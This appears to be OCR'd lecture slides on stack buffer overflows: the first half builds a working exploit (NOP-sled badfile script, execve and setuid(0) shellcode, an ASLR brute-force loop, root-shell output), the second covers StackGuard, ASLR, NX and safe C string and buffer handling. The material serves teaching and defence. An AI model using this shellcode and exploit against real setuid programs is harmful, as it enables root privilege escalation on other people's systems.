
Task B : Address of Malicious Code

- To increase the chances of jumping to the correct address, of the malicious code, we can fill the badfile with NOP instructions and place the malicious code at the end of the buffer.

Note : NOP- Instruction that does nothing.



The Structure of badfile



Badfile Construction

```
# Fill the content with NOPs
content = bytearray(0x90 for i in range(300))                    ①

# Put the shellcode at the end
start = 300 - len(shellcode)
content[start:] = shellcode                                      ②

# Put the address at offset 112
ret = 0xbfffeaf8 + 120                                           ③
content[112:116]  = (ret).to_bytes(4,byteorder='little')         ④

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

New Address in Return Address

Considerations :

The new address in the return address of function stack [`0xbffff188 + nnn`] should not contain zero in any of its byte, or the badfile will have a zero causing `strcpy()` to end copying.

e.g., *`0xbffff188 + 0x78 = 0xbffff200`*, the last byte contains zero leading to end copy.

Execution Results

- Compiling the vulnerable code with all the countermeasures disabled.

```
$ gcc -o stack -z execstack -fno-stack-protector stack.c
$ sudo chown root stack
$ sudo chmod 4755 stack
```

- Executing the exploit code and stack code.

```
$ chmod u+x exploit.py       ← make it executable
$ rm badfile
$ exploit.py
$ ./stack
# id        ← Got the root shell!
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root), ...
```

A Note on Countermeasure

- On Ubuntu16.04, /bin/sh points to /bin/dash, which has a countermeasure
  - It drops privileges when being executed inside a setuid process
- Point /bin/sh to another shell (simplify the attack)

```
$ sudo ln -sf /bin/zsh /bin/sh
```

- Change the shellcode (defeat this countermeasure)

```
change "\x68""//sh"  to "\x68""/zsh"
```

- Other methods to defeat the countermeasure will be discussed later

Shellcode

Aim of the malicious code : Allow to run more commands (i.e) to gain access of the system.

Solution : Shell Program

```
#include <stddef.h>
void main()
{
   char *name[2];
   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

Challenges :

- Loader Issue
- Zeros in the code


Shelllcode

- Assembly code (machine instructions) for launching a shell.
- Goal: Use *execve("/bin/sh", argv, 0)* to run shell
- Registers used:
  eax = 0x0000000b (11) : Value of system call execve()
  ebx = address to "/bin/sh"
  ecx = address of the argument array.
    - argv[0] = the address of "/bin/sh"
    - argv[1] = 0 (i.e., no more arguments)
  edx = zero (no environment variables are passed).
  int 0x80: invoke execve()

Shellcode

```
const char code[] =
  "\x31\xc0"          /* xorl    %eax,%eax     */   ← %eax = 0 (avoid 0 in code)
  "\x50"              /* pushl   %eax          */   ← set end of string "/bin/sh"
  "\x68""//sh"        /* pushl   $0x68732f2f   */
  "\x68""/bin"        /* pushl   $0x6e69622f   */
  "\x89\xe3"          /* movl    %esp,%ebx     */     ← set %ebx
  "\x50"              /* pushl   %eax          */
  "\x53"              /* pushl   %ebx          */
  "\x89\xe1"          /* movl    %esp,%ecx     */     ← set %ecx
  "\x99"              /* cdq                   */     ← set %edx
  "\xb0\x0b"          /* movb    $0x0b,%al     */     ← set %eax
  "\xcd\x80"          /* int     $0x80         */     ← invoke execve()
;
```

Shellcode


Malicious Code
NOP
NOP
NOP
0
//sh
/bin
esp
ebx
(a) Set the ebx register
Malicious Code
NOP
NOP
NOP
0
//sh
/bin
0
0x2000
0x2000
esp
11
eax
ebx
ecx
0
edx
(b) Set the eax, ecx, and edx registers

Countermeasures

Developer approaches:

- Use of safer functions like strncpy(), strncat() etc, safer dynamic link libraries that check the length of the data before copying.

OS approaches:

- ASLR (Address Space Layout Randomization)

Compiler approaches:

- Stack-Guard

Hardware approaches:

- Non-Executable Stack

Principle of ASLR

To randomize the start location of the stack that is every time the code is loaded in the memory, the stack address changes.

Difficult to guess the stack address in the memory.

Difficult to guess %ebp address and address of the malicious code

Address Space Layout Randomization

```
#include <stdio.h>
#include <stdlib.h>

void main()
{
   char x[12];
   char *y = malloc(sizeof(char)*12);

   printf("Address of buffer x (on stack): 0x%x\n", x);
   printf("Address of buffer y (on heap) : 0x%x\n", y);
}
```

Address Space Layout Randomization : Working

```
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
```

1

```
$ sudo sysctl -w kernel.randomize_va_space=1
kernel.randomize_va_space = 1
$ a.out
Address of buffer x (on stack): 0xbf9deb10
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbf8c49d0
Address of buffer y (on heap) : 0x804b008
```

2

```
$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
$ a.out
Address of buffer x (on stack): 0xbf9c76f0
Address of buffer y (on heap) : 0x87e6008
$ a.out
Address of buffer x (on stack): 0xbfe69700
Address of buffer y (on heap) : 0xa020008
```

3

ASLR : Defeat It

1. Turn on address randomization (countermeasure)

```
% sudo sysctl -w kernel.randomize_va_space=2
```

2. Compile set-uid root version of stack.c

```
% gcc -o stack -z execstack -fno-stack-protector stack.c
% sudo chown root stack
% sudo chmod 4755 stack
```

ASLR : Defeat It

3. Defeat it by running the vulnerable code in an infinite loop.

```
#!/bin/bash

SECONDS=0
value=0

while [ 1 ]
  do
  value=$(( $value + 1 ))
  duration=$SECONDS
  min=$(($duration / 60))
  sec=$(($duration % 60))
  echo "$min minutes and $sec seconds elapsed."
  echo "The program has been running $value times so far."
  ./stack
done
```

ASLR : Defeat it

On running the script for about 19 minutes on a 32-bit Linux machine, we got the access to the shell (malicious code got executed).


```
......
19 minutes and 14 seconds elapsed.
The program has been running 12522 times so far.
...: line 12: 31695 Segmentation fault (core dumped) ./stack
19 minutes and 14 seconds elapsed.
The program has been running 12523 times so far.
...: line 12: 31697 Segmentation fault (core dumped) ./stack
19 minutes and 14 seconds elapsed.
The program has been running 12524 times so far.
#      ← Got the root shell!
```

Stack guard

```
void foo (char *str)
{
    int guard;
    guard = secret;

    char buffer[12];
    strcpy (buffer, str);

    if (guard == secret)
       return;
    else
       exit(1);
}
```



Execution with StackGuard

```
seed@ubuntu:~$ gcc -o prog prog.c
seed@ubuntu:~$ ./prog hello
Returned Properly

seed@ubuntu:~$ ./prog hello00000000000
*** stack smashing detected ***:  ./prog terminated
```

Canary check done by compiler.

```
foo:
.LFB0:
    .cfi_startproc
    pushl    %ebp
    .cfi_def_cfa_offset 8
    .cfi_offset 5, -8
    movl    %esp, %ebp
    .cfi_def_cfa_register 5
    subl    $56, %esp
    movl    8(%ebp), %eax
    movl    %eax, -28(%ebp)
    // Canary Set Start
    movl %gs:20, %eax
    movl %eax, -12(%ebp)
    xorl %eax, %eax
    // Canary Set End
    movl    -28(%ebp), %eax
    movl    %eax, 4(%esp)
    leal    -24(%ebp), %eax
    movl    %eax, (%esp)
    call    strcpy
    // Canary Check Start
    movl -12(%ebp), %eax
    xorl %gs:20, %eax
    je .L2
    call __stack_chk_fail
    // Canary Check End
```

Defeating Countermeasures in bash & dash

- They turn the setuid process into a non-setuid process
  - They set the effective user ID to the real user ID, dropping the privilege
- Idea: before running them, we set the real user ID to 0
  - Invoke setuid(0)
  - We can do this at the beginning of the shellcode

```
shellcode= (
    "\x31\xc0"              # xorl     %eax,%eax     ①
    "\x31\xdb"              # xorl     %ebx,%ebx     ②
    "\xb0\xd5"              # movb     $0xd5,%al     ③
    "\xcd\x80"              # int      $0x80         ④
```

Non-executable stack

- NX bit, standing for No-eXecute feature in CPU separates code from data which marks certain areas of the memory as non-executable.

- This countermeasure can be defeated using a different technique called **Return-to-libc** attack (there is a separate chapter on this attack)

Buffer Allocation Strategies

- Two alternatives when an operation requires a larger buffer than is currently allocated
  - Retain the current size of the buffer
    - and either prevent the operation from executing (perhaps by doing something as extreme as terminating program execution)
    - or carry out only part of the operation (thereby truncating the data).
  - Dynamically resize the buffer so that it can accommodate the results of the operation.

Static Buffer Allocation

- Advantages
  - Allocated once
  - Easy for programmers to
    - Keep track of size
    - Operations are correctly coded
  - Simpler logic for SCA tools

- Disadvantages
  - Less flexible when incorrect strings are processed
    - refuse to perform the operation or
    - truncate the data and return an error.
  - Wasted resources (memory hog)

Dynamic Buffer Allocation

- Advantages
  - Greater flexibility
  - Size buffers as needed to be efficient with memory

- Disadvantages
  - Most common reason for mishandling buffers
  - Can introduce a variety of errors (see sidebar in text)
    - memory leaks,
    - use-after-free errors, and
    - double free errors
  - Can lead to numerous “false positives” by SCA tools

Correct Static Buffer Handling

```
int main(int argc, char **argv) {
  char str[BUFSIZE];
  int len;
  len = snprintf(str, BUFSIZE, "%s(%d)", argv[0], argc);
  printf("%s\n", str);
  if (len >= BUFSIZE) {
    printf("length truncated (from %d)\n", len);
  }
  return SUCCESS;
}
```

Correct Dynamic Buffer Handling

```
int main(int argc, char **argv) {
  char *str;
  int len;
  if ((str = (char *)malloc(BUFSIZE)) == NULL) {
    return FAILURE_MEMORY;   }
  len = snprintf(str, BUFSIZE, "%s(%d)", argv[0], argc);
  if (len >= BUFSIZE) {
    free(str);
    if (len >= MAX_ALLOC) return FAILURE_TOOBIG;
    if ((str = (char *)malloc(len + 1)) == NULL) return FAILURE_MEMORY;
    snprintf(str, len + 1, "%s(%d)", argv[0], argc);
  }
  printf("%s\n", str);
  free(str);
  str = NULL;
  return SUCCESS;
}
```

Use After Free Example

```
char* ptr = (char*)malloc (SIZE);
...
if (tryOperation() == OPERATION_FAILED) {
  free(ptr);
  errors++;
}
...
if (errors > 0) {
  logError("operation aborted before commit", ptr);
}
```

Double Free Example

```
char* ptr = (char*)malloc (SIZE);
...
if (tryOperation() == OPERATION_FAILED) {
  free(ptr);
  errors++;
}
...
free(ptr);
```

```
#define FREE( ptr ) {free(ptr); ptr = NULL;}
```

Tracking Buffer Sizes

- In C/C++ the *sizeof()* operator returns:
  - The length of memory allocated for a variable if it's allocated on the stack
  - The size of the pointer if the variable is allocated on the heap.
- A string buffer can be computed by counting the bytes in the buffer before a null terminator is found.
- The only general solution: explicitly track the current size of each buffer as separate value.
- Buffer lengths must be updated whenever resized.
  - Store them in a record structure or class

Example of Buffer record (struct)

```
typedef struct{
  char* ptr;
  int bufsize;
} buffer;

int main(int argc, char **argv) {
  buffer str;
  int len;
  if ((str.ptr = (char *)malloc(BUFSIZE)) == NULL) {
    return FAILURE_MEMORY;
  }
  str.bufsize = BUFSIZE;
  len = snprintf(str.ptr, str.bufsize, "%s(%d)", argv[0], argc);
```

Example cont'd.

```
  if (len >= BUFSIZE) {
    free(str.ptr);
    if (len >= MAX_ALLOC) {
      return FAILURE_TOOBIG;
    }
      if ((str.ptr = (char *)malloc(len + 1)) == NULL) {
      return FAILURE_MEMORY;
    }
    str.bufsize = len + 1;
    snprintf(str.ptr, str.bufsize, "%s(%d)", argv[0], argc);
  }
  printf("%s\n", str.ptr);
  free(str.ptr);
  str.ptr = NULL;
  str.bufsize = 0;
  return SUCCESS;
}
```

Helper function

- A stale buffer size is more dangerous than no buffer size because later operations on the buffer might trust the stored size implicitly.

```
// same struct as previous example
int resize_buffer(buffer* buf, int newsize) {
  char* extra;
  if (newsize > MAX_ALLOC) {
    return FAILURE_TOOBIG;
  }
  if ((extra = (char *)malloc(newsize)) == NULL) {
    return FAILURE_MEMORY;
  }
  free(buf->ptr);
  buf->ptr = extra;
  buf->bufsize = newsize;
  return SUCCESS;
}
```

Helper function

```
int main(int argc, char **argv) {
  buffer str = {NULL, 0};
  int len, rc;
  if ((rc = resize_buffer(&str, BUFSIZE)) != SUCCESS) {
    return rc;  }
  len = snprintf(str.ptr, str.bufsize, "%s(%d)", argv[0], argc);
  if (len >= str.bufsize) {
    if ((rc = resize_buffer(&str, len + 1)) != SUCCESS) {
      return rc;    }
    snprintf(str.ptr, str.bufsize, "%s(%d)", argv[0], argc);
  }
  printf("%s\n", str.ptr);
  free(str.ptr);
  str.ptr = NULL;
  str.bufsize = 0;
  return SUCCESS;
}
```

Strings

- The basic C string data structure (a null-terminated character array) is error prone
- The built-in library functions for string manipulation only make matters worse.
- Inherently Dangerous Functions
  - C: gets() and Friends: C++: cin >>
  - scanf() and Friends
  - strcpy() and Friends
  - sprintf() and Friends
- Don’t try to re-implement these functions unless you understand the security issues.

scanf problems

```
char var[128], val[15 * 1024], ..., boundary[128], buffer[15 * 1024];
  ...
  for(;;) {
    ...
    // if the variable is followed by '; filename="name"' it is a file
    inChar = getchar();
    if (inChar == ';') {
      ...
      // scan in the content type if present, but simply ignore it
      scanf(" Content-Type: %s ", buffer);
```

strcpy problems

- The filename parameter to FixFilename() is user controlled and can be as large as 8KB, which the code copies into a 128-byte buffer, causing a buffer overflow.
- This vulnerability has been remotely exploited to gain root privileges.

```
char *FixFilename(char *filename, int cd, int *ret) {
  ...
  char fn[128], user[128], *s;
  ...
  s = strrchr(filename,'/');
  if(s)
    strcpy(fn,s+1);
```

sprintf problems

- Must ensure that the destination buffer can accommodate the combination of all the source arguments.

```
char speed[128];
...
sprintf(speed, "%s/%d", (cp = getenv("TERM")) ? cp : "",
        (def_rspeed > 0) ? def_rspeed : 9600);
```

Bounded String Operations

Unbounded Function: Standard C Library	Bounded Equivalent: Standard C Library	Bounded Equivalent: Windows Safe CRT

`char *`
`gets(char *dst)`
	`char *`
	`fgets(char *dst,`
	`int bound,`
	`FILE *FP)`
		`char *`
		`gets_s(char *s,`
		`size_t bound)`

`int`
`scanf(const char *FMT`
`[, arg, ...])`
	None	`errno_t`
		`scanf_s(const char *FMT`
		`[, ARG,`
		`size_t bound,`
		`...])`

`int`
`sprintf(char *str,`
`const char *FMT`
`[, arg, ...])`
	`int`
	`snprintf(char *str,`
	`size_t bound,`
	`const char *FMT,`
	`[, arg, ...])`
		`errno_t`
		`sprintf_s(char *dst,`
		`size_t bound,`
		`const char *FMT`
		`[, arg, ...]) w`

`char *`
`strcat(char *str,`
`const char *SRC)`
	`char *`
	`strncat(char *dst,`
	`const char *SRC,`
	`size_t bound)`
		`errno_t`
		`strcat_s(char *dst,`
		`size_t bound,`
		`const char *SRC)`

`char *`
`strcpy(char *dst,`
`const char *SRC)`
	`char *`
	`strncpy(char *dst,`
	`const char *SRC,`
	`size_t bound)`
		`errno_t`
		`strcpy_s(char *dst,`
		`size_t bound,`
		`const char *SRC)`

Kerberos 5 Version 1.0.6 Buffer Overflow

- Kerberos 5 Version 1.0.6 [CERT “CA-2000-06,” 2000]

```
if (auth_sys == KRB5_RECVAUTH_V4) {
   strcat(cmdbuf, "/v4rcp");
} else {
   strcat(cmdbuf, "/rcp");
}
if (stat((char *)cmdbuf + offst, &s) >= 0)
   strcat(cmdbuf, cp);
else
   strcpy(cmdbuf, copy);
```

Kerberos 5 Version 1.0.6 Corrected

```
cmdbuf[sizeof(cmdbuf) - 1] = '\0';
if (auth_sys == KRB5_RECVAUTH_V4) {
   strncat(cmdbuf, "/v4rcp", sizeof(cmdbuf) - 1 - strlen(cmdbuf));
}
else {
   strncat(cmdbuf, "/rcp", sizeof(cmdbuf) - 1 - strlen(cmdbuf));
}
if (stat((char *)cmdbuf + offst, &s) >= 0)
   strncat(cmdbuf, cp, sizeof(cmdbuf) - 1 - strlen(cmdbuf));
else
   strncpy(cmdbuf, copy, sizeof(cmdbuf) - 1 - strlen(cmdbuf));
```

An Easy Technique

- Create a header file of Unsafe Functions
  - Include the file in all projects

```
#define gets unsafe_gets
#define strcpy unsafe_strcpy
#define strcat unsafe_strcat
#define sprintf unsafe_sprintf

...
```

Common Pitfalls with Bounded Functions

- The destination buffer overflows because the bound depends on the size of the source data rather than the size of the destination buffer.
- The destination buffer is left without a null terminator, often as a result of an off-by-one error.
- The destination buffer overflows because its bound is specified as the total size of the buffer rather than the space remaining.
- The program writes to an arbitrary location in memory because the destination buffer is not null-terminated and the function begins writing at the location of the first null character in the destination buffer.

A Very Common Mistake

- Using size of Source rather than Destination

```
int main(int argc, char *argv[])
{
   WIN32_FIND_DATA FindFileData;
   HANDLE hFind = INVALID_HANDLE_VALUE;
   char DirSpec[MAX_PATH + 1];  // directory specification
   DWORD dwError;

   printf ("Target directory is %s.\n", argv[1]);
   strncpy (DirSpec, argv[1], strlen(argv[1])+1);
   ...
}
```

- Shows up incorrect in MSDN documentation Example

Manually Null-Terminate

- Null-terminate the destination buffer immediately after calling strncpy().
- strncpy() fills any remaining space in the destination buffer with null bytes if
  - the range of characters copied from the source buffer contains a null terminator or
  - is less than the size of the destination buffer.
- strlcpy() null terminates the string

strncat()

- Potential Problems
  - A call to strncat() overflows its destination buffer because its bound is specified as the total size of the buffer rather than the amount of unused space in the buffer.
  - A call to strncat() overflows its destination buffer because the destination buffer does not contain a null terminator. (The function begins writing just past the location of the first null terminator it encounters.)
- Solution
  - Use a safe bound—Calculate the bound passed to strncat() by subtracting the current length of the destination string (as reported by strlen()) from the total size of the buffer.
  - Null-terminate source and destination—Ensure that both the source and destination buffers passed to strncat() contain null terminators.

Manually Terminated

- When in doubt, manually terminate the buffer before using.
  - Possibly at the last byte of the buffer.

```
if ( *rpath == '$' ) {
  int iLen, iTheUser, iTheDomain;

   iTheUser = sizeof(TheUser);
   iTheDomain = sizeof(TheDomain);
   rpath = safe_malloc( iTheUser + iTheDomain + 2);
   iLen = sizeof (rpath)
   strncpy( rpath, TheUser, iTheUser);
   rpath[iTheUser-1] = '\0';
   strncat( rpath, "@", 1 );
   strncat( rpath, TheDomain, strlen(TheDomain) );
   rpath[iLen-1] = '\0';
}
```

Truncation Errors

- Two Potential Problems
  - Truncation changes the meaning of the string so that it is no longer contextually correct.
  - Truncation leaves the string without proper null termination.

Truncation Errors

```
void AddServer(char *ParamPDC, char *ParamBDC, char *ParamDomain)
{
  ...
  if (gethostbyname(ParamPDC) == NULL) {
     syslog(LOG_ERR, "AddServer: Ignoring host '%s'. "
            "Cannot resolve its address.", ParamPDC);
     return;
  }
  if (gethostbyname(ParamBDC) == NULL) {
     syslog(LOG_USER | LOG_ERR, "AddServer: Ignoring host '%s'. "
            "Cannot resolve its address.", ParamBDC);
     return;
  }
  /* NOTE: ServerArray is zeroed in OpenConfigFile() */
  assert(Serversqueried < MAXSERVERS);
  strncpy(ServerArray[Serversqueried].pdc, ParamPDC, NTHOSTLEN-1);
  strncpy(ServerArray[Serversqueried].bdc, ParamBDC, NTHOSTLEN-1);
  strncpy(ServerArray[Serversqueried].domain, ParamDomain, NTHOSTLEN-1);
  Serversqueried++;
}
```

Maintaining the Null Terminator

- In C, strings depend on proper null termination; without it, their size cannot be determined.
- String termination errors can easily lead to outright buffer overflows and logic errors.
- Insidious because they occur seemingly nondeterministically.

```
char buf[MAXPATH];
readlink(path, buf, MAXPATH);
int length = strlen(buf);

vs.

char buf[MAXPATH];
readlink(path, buf, MAXPATH);
buf[MAXPATH-1] = '\0';
int length = strlen(buf);
```

Summary

- Buffer overflow is a common security flaw
- We only focused on stack-based buffer overflow
  - Heap-based buffer overflow can also lead to code injection
- Exploit buffer overflow to run injected code
- Defend against the attack